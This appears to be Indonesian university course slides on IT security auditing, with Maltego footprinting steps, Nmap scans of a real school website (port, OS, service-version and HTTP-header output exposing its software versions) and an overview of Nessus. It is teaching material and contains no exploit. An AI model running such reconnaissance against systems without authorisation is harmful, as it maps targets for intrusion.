


2. LOGIN DENGAN EMAIL DAN PASSWORD YANG TELAH TERDAFTAR


3. SETELAH SELESAI LOGIN MAKA AKAN MUNCUL DIALOG START A MACHINE, PILIH FOOTPRINTING L3 LALU DI STEP KEDUA KITA HARUS MAMASUKAN DOMAIN ATAU LINK WEBSITE TAGE



4. TAMPILAN AWALNYA KURANG LEBIH SEPERTI INI, DAN DISINI KITA BISA MENGGALI INFORMASI DARI TARGET DENGAN KLIK KANAN PADA WEB TARGET DAN RUN ALL TRANSFORMS



5. BEGINILAH TAMPILAN WEBSITE YANG DITARGETKAN TADI SUDAH DI ALL TRANSFORMS




The screenshot shows the Maltego Kali Linux Edition 3.6.1 interface. The main window displays a 'New Graph (2)' with a table of nodes and their relationships. The nodes include iQuery, Twitter Platform, comScore, nginx, SkimLinks, iQuery Cycle, WordPress Grid, IE Pinning, Gravatar Profiles, WordPress, drive.google.com, 216.58.194.142, google.com, and toddrained.weebly.com. The relationships are categorized by Type (e.g., iQuery, Twitter Platform, comScore, nginx, SkimLinks, iQuery Cycle, WordPress Grid, IE Pinning, Gravatar Profiles, WordPress, drive.google.com, 216.58.194.142, google.com, and toddrained.weebly.com) and Weight (e.g., 100, 1, 62, 61, 75, 72, 58, 59). The interface also shows a 'Devices' palette on the left and a 'Footprint L3' panel on the right.

Nodes	Type	Value	Weight	Incoming	Outgoing	Bookmark
iQuery	BuiltWith Tec.	iQuery	100	1	0	★
Twitter Platform	BuiltWith Tec.	Twitter Platform	100	1	0	★
comScore	BuiltWith Tec.	comScore	100	1	0	★
nginx	BuiltWith Tec.	nginx	100	1	0	★
SkimLinks	BuiltWith Tec.	SkimLinks	100	1	0	★
iQuery Cycle	BuiltWith Tec.	iQuery Cycle	100	1	0	★
WordPress Grid	BuiltWith Tec.	WordPress Grid	100	1	0	★
IE Pinning	BuiltWith Tec.	IE Pinning	100	1	0	★
Gravatar Profiles	BuiltWith Tec.	Gravatar Profiles	100	1	0	★
WordPress	BuiltWith Tec.	WordPress	100	1	0	★
drive.google.com	DNS Name	drive.google.com	100	1	0	★
216.58.194.142	IPv4 Address	216.58.194.142	100	1	0	★
google.com	Domain	google.com	100	1	0	★
drive.google.com	Domain	drive.google.com	100	1	0	★
https://drive.google.com/open?id=0B14u...	URL	https://drive.google.com/open?id=0B14u...	100	1	0	★
https://drive.google.com/file/d/0B14u...	URL	https://drive.google.com/file/d/0B14u...	100	1	0	★
sites.google.com	Website	sites.google.com	62	1	0	★
toddramond.weebly.com	Website	toddramond.weebly.com	61	1	0	★
www.instagram.com	Website	www.instagram.com	75	1	0	★
soundcloud.com	Website	soundcloud.com	72	1	0	★
thebiobucket.blogspot.com	Website	thebiobucket.blogspot.com	58	1	0	★
www.scirra.com	Website	www.scirra.com	59	1	0	★

The screenshot displays the Maltego X3.6.1 interface. The main workspace shows a network graph with a central node labeled 'tatasuhendar'. A context menu is open over this node, listing various transformations such as 'enumerateHostNamesNumerically', 'Mirror: Email addresses found', 'Mirror: External links found', 'To Domains [DNS]', 'To IP Address [DNS]', 'To Tracking Codes', 'To URLs (show Search Engine re...', 'To Web site (Query port 80)', 'To Website (Incoming links to site)', 'To Website (Replace with thumbnail)', and 'To Website title'. The left sidebar contains the 'Machines' section, and the right sidebar shows the 'Footprint L3' details for 'tatasuhendar.wordpress.com', including machine completion status and relationships.

7. **UNTUK MENCARI DATA, DOKUMEN, ATAU YANG LAINNYA CARANYA SAMA SEPERTI MENCARI EMAIL, TINGGAK KLIK KANAN IKON WEBNYA DAN KLIK ALL TRANSFORMS UNTUK MENAMPILKANNYA**



8. UNTUK MENCARI DATA, DOKUMEN, ATAU YANG LAINNYA CARANYA SAMA SEPERTI MENCARI EMAIL, TINGGAK KLIK KANAN IKON WEBNYA DAN KLIK ALL TRANSFORMS UNTUK MENAMPILKANNYA


SOURCE

[HTTPS://WWW.GOOGLE.COM/AMP/S/FLATISJUSTICEBLOG.WORDPRESS.COM/2016/08/31/MENGGALI-INFORMASI-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX/AMP/](https://www.google.com/amp/s/flatisjusticeblog.wordpress.com/2016/08/31/menggalinformasi-menggunakan-maltego-di-kali-linux/amp/)

[HTTPS://WWW.GAGALTOTAL666.SITE/2016/06/CARA-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX.HTML?M=1](https://www.gagaltotal666.site/2016/06/cara-menggunakan-maltego-di-kali-linux.html?m=1)

[HTTPS://WWW.GOOGLE.COM/AMP/S/FLATISJUSTICEBLOG.WORDPRESS.COM/2016/08/31/MENGGALI-INFORMASI-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX/AMP/](https://www.google.com/amp/s/flatisjusticeblog.wordpress.com/2016/08/31/menggalinformasi-menggunakan-maltego-di-kali-linux/amp/)

TERIMAKASIH



NMAP

KELOMPOK 2

- Nama Kelompok.....

- 1. Rahmad Kartolo

- 2. Rio Permata

- 3. Muhammad Syahril

- 4. Yeni

- NMAP adalah singkatan dari *Network Mapper* yang merupakan sebuah *tool* atau alat yang bersifat *open source*. Alat ini hanya digunakan secara khusus untuk eksplorasi jaringan serta melakukan audit terhadap keamanan dari jaringan. Seseorang yang berjasa mengukirkan namanya sebagai penemu atau pencipta dari NMAP adalah Gordon Lyon

- FUNGSI NMAP?

- **1. Digunakan untuk memeriksa jaringan**
- Fungsi NMAP yang pertama adalah sebagai alat untuk melakukan pengecekan pada jaringan. NMAP bisa digunakan untuk melakukan pengecekan terhadap jaringan besar dalam waktu yang singkat. Meskipun begitu, NMAP juga mampu bekerja pada host tunggal. Cara kerjanya adalah dengan menggunakan IP raw yang berfungsi untuk menentukan mana host yang tersedia di dalam jaringan

- **2. Melakukan scanning pada port jaringan**
- Fungsi kedua dari adanya NMAP adalah untuk melakukan scanning terhadap suatu port jaringan komputer. Port adalah nomor yang berguna untuk membedakan antara aplikasi yang satu dengan aplikasi yang lainnya yang masih berada dalam jaringan komputer

- Studi Kasus

pada web SMK NEGERI 2 Palembang

www.smkn2palembang.sch.id

- Atau ip addres 103.134.152.1

Pertama kita scan pada web smkn2palembang.sch.id
seperi gambar di bwah ini

The screenshot shows the Zenmap application window. The 'Target' field is set to 'www.smkn2palembang.sch.id' and the 'Profile' is 'Quick scan'. The command bar shows 'nmap -T4 -F www.smkn2palembang.sch.id'. The 'Nmap Output' tab is active, displaying the scan results. A red box highlights the list of open ports, and a red arrow points to it.

Target: www.smkn2palembang.sch.id
Profile: Quick scan
Command: nmap -T4 -F www.smkn2palembang.sch.id

Nmap Output:

```
nmap -T4 -F www.smkn2palembang.sch.id

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 20:58 Pacific Daylight Time
Nmap scan report for www.smkn2palembang.sch.id (103.134.152.1)
Host is up (0.040s latency).
rDNS record for 103.134.152.1: sgz9.cloudhost.id
Not shown: 78 filtered ports
```

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	closed	ssh
26/tcp	closed	rsftp
53/tcp	open	domain
80/tcp	open	http
110/tcp	open	pop3
143/tcp	open	imap
443/tcp	open	https
465/tcp	open	smtps
587/tcp	open	submission
993/tcp	open	imaps
995/tcp	open	pop3s
3306/tcp	open	mysql
5432/tcp	open	postgresql
8080/tcp	closed	http-proxy
8443/tcp	closed	https-alt
49152/tcp	closed	unknown
49153/tcp	closed	unknown
49154/tcp	closed	unknown
49155/tcp	closed	unknown
49156/tcp	closed	unknown
49157/tcp	closed	unknown

Nmap done: 1 IP address (1 host up) scanned in 12.05 seconds

- Langkah selanjutnya Kita scanning menggunakan ip address 103.134.152.1


◦

```
Administrator: C:\Windows\system32\cmd.exe

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.47 seconds

C:\Users\Rahmad Cart>nmap 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:06 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.017s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
5432/tcp  open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```



port yg terbuka

- Langkah selanjutnya kita akan melihat operstion system yg berjalan pada web tersebut menggunakan perintah “nmap -O 103.134.152.1

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Rahmad Cart>nmap -O 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:12 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.016s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
5432/tcp  open  postgresql
Aggressive OS guesses: Linux 3.10 - 4.11 (94%), Linux 3.18 (91%), Linux 3.2 - 4.9 (91%), Linux 3.13 (90%), Linux 4.10 (90%), Linux 4.4 (90%), Linux 3.10 (90%), Linux 3.11 - 3.12 (90%), Linux 3.2 (90%), Crestron XPanel control system (89%)
No exact OS matches for host (test conditions non-ideal).


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
C:\Users\Rahmad Cart>
```

- Langkah selanjutnya kita akan versi packet yg berjalan pada packet atau web tersebut menggunakan perintah "nmap -sV 103.134.152.1"

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Rahmad Cart>nmap -sV 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:01 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.015s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPd
53/tcp    open  domain       ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
80/tcp    open  http         LiteSpeed httpd
110/tcp   open  pop3         Dovecot pop3d
143/tcp   open  imap         Dovecot imapd
443/tcp   open  ssl/http     LiteSpeed httpd
465/tcp   open  ssl/smtp     Exim smtpd 4.93
587/tcp   open  smtp         Exim smtpd 4.93
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  open  mysql        MySQL 5.5.5-10.3.22-MariaDB-cll-lve
5432/tcp  open  postgresql   PostgreSQL DB
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.80%I=7%D=5/16%Time=5EC0C533%P=i686-pc-windows-windows%
SF:r(SMBProgNeg,85,"E\0\0\0\x84SFATAL\0C0A000\0Munsupported\x20frontend\x2
SF:0protocol\x2065363\19778:\x20server\x20supports\x201\0\x20to\x203\0\
SF:0Fpostmaster\c\0L1798\0RProcessStartupPacket\0\0");
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.03 seconds
C:\Users\Rahmad Cart>
```

- Langkah selanjutnya kita akan mengidentifikasi port UDP. Layanan DNS, SNMP dan DHCP adalah beberapa layanan yang menggunakan paket UDP pada web menggunakan perintah “nmap -sU 103.134.152.1



```
Select Administrator: C:\Windows\system32\cmd.exe

C:\Users\Rahmad Cart>nmap -sU 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 21:36 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.015s latency).
Not shown: 999 filtered ports
PORT      STATE      SERVICE
53/udp    open|filtered domain
Nmap done: 1 IP address (1 host up) scanned in 1008.48 seconds
```

- Didapat open|filtered yang berarti
- Nmap menganggap port dalam status ini bila ia tidak dapat menentukan apakah port open atau filtered. Hal ini terjadi untuk jenis pemeriksaan ketika port terbuka tidak memberi respon. Tidak adanya tanggapan dapat pula berarti bahwa packet filter men-drop probe atau respon yang diberikan. Sehingga Nmap tidak dapat mengetahui dengan tepat apakah port terbuka atau difilter. Scan UDP, IP protocol, FIN, NULL, dan Xmas mengklasifikasikan port dengan cara ini.

- Langkah selanjutnya kita akan mengidentifikasi header http pada web menggunakan perintah “nmap --script=http-headers smkn2palembang.sch.id”

```

C:\Users\Rahmad Cart>nmap --script=http-headers smkn2palembang.sch.id
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:33 Pacific Daylight Time
Nmap scan report for smkn2palembang.sch.id (103.134.152.1)
Host is up (0.016s latency).
rDNS record for 103.134.152.1: sgz9.cloudhost.id
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
| http-headers:
|   X-Powered-By: PHP/7.4.5
|   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|   Cache-Control: no-store, no-cache, must-revalidate
|   Pragma: no-cache
|   Content-Type: text/html; charset=UTF-8
|   Link: <http://smkn2palembang.sch.id/wp-json/>; rel="https://api.w.org/"
|   Link: <https://wp.me/9844E>; rel=shortlink
|   X-TEC-API-VERSION: v1
|   X-TEC-API-ROOT: http://smkn2palembang.sch.id/wp-json/tribe/events/v1/
|   X-TEC-API-ORIGIN: http://smkn2palembang.sch.id
|   Date: Sat, 16 May 2020 15:34:04 GMT
|   Server: LiteSpeed
|   Connection: close
|   Set-Cookie: PHPSESSID=77f6d7b091a38d7a87da6bb77e07b737; path=/
|   Content-Length: 0
|
|_ (Request type: HEAD)
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
| http-headers:
|   Connection: close
|   X-Powered-By: PHP/7.4.5
|   Set-Cookie: PHPSESSID=74a0068cdc86a291779ca2f81431d0c4; path=/; secure
|   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|   Cache-Control: no-store, no-cache, must-revalidate
|   Pragma: no-cache
|   Content-Type: text/html; charset=UTF-8
|   Link: <https://smkn2palembang.sch.id/wp-json/>; rel="https://api.w.org/"
|   Link: <https://wp.me/9844E>; rel=shortlink
|   X-TEC-API-VERSION: v1

```

Activate Windows
Go to Settings to activate Windows.

◦TERIMAH KASIH

IT AUDIT SOFTWARE

Nama Kelompok :

1.Dhea Noranita Putri	(182420112)
2.Reynaldi	(182420111)
3.Dini Rahmadia	(182420134)
4.Mezi Puspayani	(182420120)

MTI REG B 2019

Magister Teknik Informatika
Universitas Bina Darma
Palembang





Apa itu Nessus ?

- **Nessus** dibuat oleh Renaud Deraison pada tahun 1998. Nessus adalah salah satu scanner keamanan jaringan yang harus digunakan oleh administrator system. Nessus merupakan sebuah software scanning, yang dapat digunakan untuk meng-audit kewanaman sebuah sistem, seperti vulnerability, misconfiguration, security patch yang belum diaplikasikan, default password, dan denial of service. Nessus berfungsi untuk monitoring lalu-lintas jaringan.
- Dikarenakan fungsi dari Nessus dapat digunakan untuk mendeteksi adanya kelemahan ataupun cacat dari suatu sistem maka Nessus menjadi salah satu tool andalan ketika melakukan audit keamanan suatu sistem. Sebelum Nessus versi 3, aplikasi ini bersifat open source dan menjadi salah satu primadona di dunia open source. Namun sekarang mulai Nessus versi 3 oleh Teenable Security dijadikan sebagai aplikasi proprietary dan closed source



Fitur – fitur yang dimiliki Nessus :

1. Plug-in architecture
Setiap security test ditulis sebagai external plugin. Dengan fitur seperti ini, kita dapat dengan mudah menambah tes yang kita inginkan tanpa harus membaca kode dari nessusd engine.
2. NASL (Nessus Attack Scripting Language)
NASL adalah sebuah bahasa yang didesain untuk menulis program security test dengan mudah dan cepat. Selain dengan NASL, bahasa C juga dapat digunakan untuk menulis program security test.
3. Up-to-date security vulnerability database.



Fitur – fitur yang dimiliki Nessus :

4. Client-sever architecture
Nessus security scanner terdiri dari dua bagian yaitu: sebuah server yang berfungsi sebagai pelaku serangan, dan sebuah client yang berfungsi sebagai frontend. Client dan server dapat berjalan pada sistem yang berbeda. Arti dari fitur ini adalah bahwa keseluruhan jaringan dapat diaudit melalui sebuah PC, dengan server yang melakukan serangan ke jaringan yang dituju.
5. Dapat mengetes jumlah host yang banyak dalam waktu yang sama.
6. Smart service recognition.
Nessus tidak mempercayai host yang dituju menggunakan port standar yang ditentukan oleh IANA. Ini berarti Nessus dapat mengenali sebuah Web server yang berjalan pada port yang bukan merupakan port standar (contohnya pada port 8080), atau sebuah FTP server yang berjalan pada port 21237.



Fitur – fitur yang dimiliki Nessus :

7. Multiple Services
Apabila ada dua buah Web server pada host yang dituju maka Nessus akan mengetes kedua Web server tersebut.
8. Complete reports.
Nessus tidak hanya memberi tahu kelemahan dari jaringan yang dituju tetapi juga memberikan cara yang dapat digunakan untuk mencegah the bad guy untuk mengeksploitasi kelemahan dari jaringan dan juga memberikan level resiko dari setiap masalah yang ditemukan.
9. Exportable reports.
Unix client dapat mengekspor laporan sebagai Ascii text, HTML, LaTeX, dll.



Nessus dapat digunakan untuk melakukan audit sebagai berikut:

- Credentialed and un-credentialed port scanning.
- Network based vulnerability scanning.
- Credentialed based patch audits for Windows and most UNIX platforms.
- Redentialed configuration auditing of most Windows and UNIX platforms.
- Robust and comprehensive credentialed security testing of 3rd party applications.
- Custom and embedded web application vulnerability testing.
- SQL database configuration auditing.
- Software enumeration on Unix and Windows.
- Testing anti-virus installs for out-of date signatures and configuration errors.



Download Nessus :

- Kita bisa mendapatkan software nessus pada laman <https://www.tenable.com/downloads/nessus?loginAttempted=true>
- Website Resmi <http://www.tenable.com/products/nessus-vulnerability-scanner>.



Kelebihan Nessus :

- Advanced vulnerability scanning dan configuration audit.
- Mampu mendeteksi process/program mencurigakan dan juga worms.
- Mampu melakukan multiple network scanning (IP, IPv6, Hybrid).
- Automatic scanning scheduler.
- Custom report & Notification.

Kekurangan Nessus :

- Sulit menemukan issue tertentu karna biasanya hasil scanningnya merupakan general case. Biasanya butuh versi profesional untuk fitur yang lebih baik.



Tutorial menginstal dan menggunakan Nessus :

- Anda dapat dapat mempelajari lewat video dari laman ini :

